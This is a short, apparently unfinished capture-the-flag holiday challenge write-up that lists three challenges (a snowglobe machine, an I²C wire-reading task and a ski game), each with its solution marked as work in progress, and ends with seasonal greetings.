
SOLUTION: Work in progress.
Location TBC
CHALLENGE: Find and Shutdown Frosty's Snowglobe Machine
SOLUTION: Work in progress.
City Hall
CHALLENGE: On the Wire
Hack the gnome and retrieve the temperature value reported by the I²C device at address 0x3C.
SOLUTION: Work in progress.
Retro Emporium
CHALLENGE: Free Ski
Help Goose Olivia ski down the mountain and collect all five treasure chests to reveal the hidden flag.
SOLUTION: Work in progress.
Wishing you a very Merry Christmas and a Happy New Year! 🎅 ☃️🎄🎁
Thanks for reading.